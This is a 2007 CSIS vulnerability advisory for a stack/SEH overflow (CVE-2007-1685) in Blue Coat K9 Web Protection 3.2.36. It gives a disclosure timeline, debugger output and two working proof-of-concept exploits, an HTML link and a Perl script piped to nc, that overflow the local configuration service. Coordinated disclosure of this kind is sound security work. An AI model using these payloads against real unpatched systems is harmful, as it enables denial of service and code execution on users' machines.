



CSIS Security Research and Intelligence

Advisory - BlueCoat K9 Web Protection 3.2.36 Overflow

VU#271601

CVE-2007-1685

Discovered by Dennis Rand
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Introduction

The installation has been made on a clean new installed Windows 2000 Server with Service Pack 4 running with the latest patch level.

A free version of the product can be downloaded from **<http://www.k9webprotection.com>**

Severity rating: High Risk

CVSS Vector: (AV:R/AC:L/Au:NR/C:C/I:C/A:P/B:N)

Timeline of public disclosure

- 14-03-2007 Vulnerability discovered.
- 27-03-2007 Research ended.
- 01-04-2007 CERT/CC informed
- 02-04-2007 Received CERT/CC tag VU#271601
- 02-04-2007 Vendor contacted to get a contact person
- 04-04-2007 Sent report to Ross, Jonathon [jonathon.ross@bluecoat.com]
- 04-04-2007 Received CVE tag from CERT/CC - CVE-2007-1685
- 11-04-2007 Response from (Lakhani, Joe [joe.lakhani@bluecoat.com])
- 08-05-2007 Verified patch from BlueCoat.
- 04-06-2007 BlueCoat released patched version (3.2.44)
- 06-06-2007 Released information to CSIS Platinum list
- 08-06-2007 Public release

Contact information

The following vulnerability were discovered by Dennis Rand at CSIS.DK
Questions regarding this issue should be directed to:

Dennis Rand
rand@csis.dk



PGP Public Key

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP Desktop 9.6.0 (Build 214)

```

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
=TGsM
-----END PGP PUBLIC KEY BLOCK-----

```

File description

Installation file

File name: k9-webprotection.exe
Company Name: Blue Coat Systems, Inc.
MD5 Check Sum: a030de5b943d714546001b4383c23d64
SHA-1 Check Sum: c6c92a24db8e4ac44e33f8b8cc68e299fcf45506

Service file

File name: k9filter.exe
Company Name: Blue Coat Systems, Inc.
Program version: 3.2.36
Filter version: 3.2.32
Service license: K9-00004
MD5 Checksum: 2cc4d03e587b5d7fe99a23b3c48023f9
SHA-1 Checksum: 62784624195644ba1a198a0118ca990aee4c93ee
Default path: C:\Program Files\Blue Coat K9 Web Protection\k9filter.exe

Technical details

Abstract

We have discovered a remote exploitable arbitrary overwrite flaw, in the Blue Coat K9 Web Protection local Web configuration manager on 127.0.0.1 and port 2372. This allows an attacker to perform at least a Denial of Service condition, on the usage of internet.

Since the overflow results in an overwrite of the return address remote code execution is possible.

The attack vector could also be privilege escalation on the local machine.

Description

Remote exploitation of an arbitrary overwrite, in the Blue Coat K9 Web Protection local Web configuration manager on 127.0.0.1 and port 2372.

This allows an attacker to perform at least a Denial of Service condition, on the usage of internet.

Since the overflow results in a overwrite of the return address remote code execution is possible.

The attack vector could also be privilege escalation.

The services are as default running with system privileges.

The flaw seems to be due to an unchecked buffer allowing filling up the buffer where the address that the SEH are pointing to are controlled by the attacker.

Last few steps before full control:

77FBB24F	FF75 0C	PUSH DWORD PTR SS:[EBP+C]
77FBB252	52	PUSH EDX
77FBB253	64:FF35 00000000	PUSH DWORD PTR FS:[0]
77FBB25A	64:8925 00000000	MOV DWORD PTR FS:[0],ESP
77FBB261	FF75 14	PUSH DWORD PTR SS:[EBP+14]
77FBB264	FF75 10	PUSH DWORD PTR SS:[EBP+10]
77FBB267	FF75 0C	PUSH DWORD PTR SS:[EBP+C]
77FBB26A	FF75 08	PUSH DWORD PTR SS:[EBP+8]
77FBB26D	8B4D 18	MOV ECX,DWORD PTR SS:[EBP+18]
77FBB270	FFD1	CALL ECX

When sending a special crafted HTTP GET request to 127.0.0.1 on port 2372:

Proof of Concept:
 http://127.0.0.1:2372/home.html<Ax168><DCBA><A x 56><BBBB><AAAA>


Return Address = DCBA
 Pointer to the next SEH record = BBBB
 SE Handler = AAAA

Good breakpoints in OllyDBG when analyzing the vulnerability

Call recv

```
.text:004144BC ; int __stdcall recv(SOCKET s,char *buf,int len,int flags)
.text:004144BC recv                proc near                ; CODE XREF:
sub_412A7E+66
.text:004144BC                jmp     ds:__imp_recv
.text:004144BC recv                endp
```

Screen dump from OllyDBG



Analysis

Exploitation of this vulnerability would result in at least a Denial of Service condition against the user.

But the main usage would be remote code execution when getting the user of BlueCoat K9 to visit a malicious page or a person who wants to locally escalate his or her privileges.

Detection

We have confirmed the existence of this problem in Blue Coat K9 Web Protection 3.2.36. It is suspected that earlier versions are also affected.

Recovery

At manual restart of the service is a requirement, after an attack has been preformed.

The user will notice the problem due to the following error page whenever they try to visit a page



The screenshot shows a web browser window with the address bar displaying `http://www.csis.dk/`. The page content is a "K9 Web Protection Alert" with a dog icon. A dark blue sidebar on the left contains a red warning icon and the text "K9 Error". The main content area features a red warning icon followed by the heading "K9 Web Protection Not Responding". The text below explains that the Blue Coat K9 Web Protection program is not responding, preventing the requested web page from being displayed. It lists three potential causes with proposed solutions: 1) temporarily unavailable (refresh), 2) crashed (reboot), and 3) corrupted installation (reinstall). A link is provided for further support options.

Address  `http://www.csis.dk/`

 **K9 Web Protection Alert**

 **K9 Error**

 **K9 Web Protection Not Responding**

The Blue Coat K9 Web Protection program is not responding.

The Web page you requested could not be displayed, because the K9 Web Protection program is not responding.

There are many different reasons why this could be happening. Please try the following:

- **K9 Web Protection was temporarily unavailable**
Proposed Solution: Refresh this page to try again.
- **K9 Web Protection has crashed**
Proposed Solution: Reboot your computer so K9 Web Protection can start again.
- **Your K9 Web Protection installation has become corrupted**
Proposed Solution: Reinstall K9 Web Protection. NOTE: You may be asked for your license key and/or administrative password to reinstall.

If this problem persists, please [click here](#) to view other support options.



Exploit

Proof of concept 1

```

<html>
<head>
  <title>CSIS.DK - BlueCoat K9 Web Protection Overflow</title>
  <center>
  </center>
</head>
<body>
  <h4><center> Discovery and Exploit by Dennis Rand - CSIS.DK</h4></center>
  <br><b>http://127.0.0.1:2372/home.html[Ax168][DCBA][A x 56][BBBB][AAAA] </b><br>
  <br><li> Return Address = DCBA
  <br><li> Pointer to the next SEH record = BBBB
  <br><li> SE Handler = AAAA

  <br>
  <center>
    <b><A
  HREF="http://127.0.0.1:2372/home.htmlAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCC
  CDDDDDDDDDDDDDDDEEEEEEEEEEEEEEEEEFFFFFFFFFFFFFFFFGGGGGGGGGGGGGGGGGGHHHHHHHHHHHHHHHH
  HHHHaaaaaiaaaaaaabbabbbbbbcccccccDCBAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBCCCC
  CCCCCCCCCDDDDDDDDdaaaabbbb">RUN PoC</A></b>
    </center>
  </body>
</html>

```

Proof of concept 2

```

#!/usr/bin/perl
#
$buf = "B" x 168;
$buf .= "DCBA"; # RETN
$buf .= "A" x 56;
$buf .= "aaaa"; # Pointer to the next SEH record
$buf .= "BBBB"; # SE Handler
$buf .= "A" x 35;

print "GET /home.html" . $buf . " HTTP/1.0\r\n\r\n";

-----
Perl script.pl | nc 127.0.0.1 2372

```

Workaround

We are currently not aware of any workaround for the vulnerability.

Fix

A patch has been released by BlueCoat, applying version 3.2.44 or higher will fix the problem.

What are CVSS

The National Infrastructure Advisory Council (NIAC) has chosen FIRST to be the custodian of the Common Vulnerability Scoring System (CVSS), the emerging standard in vulnerability scoring. This rating system is designed to provide open and universally standard severity ratings of software vulnerabilities. There is a critical need to help organizations appropriately prioritize security vulnerabilities across their constituency. The lack of a common scoring system has security teams worldwide solving the same problems with little or no coordination. FIRST will closely collaborate with CERT/CC and MITRE on this.

<http://www.first.org/cvss/>

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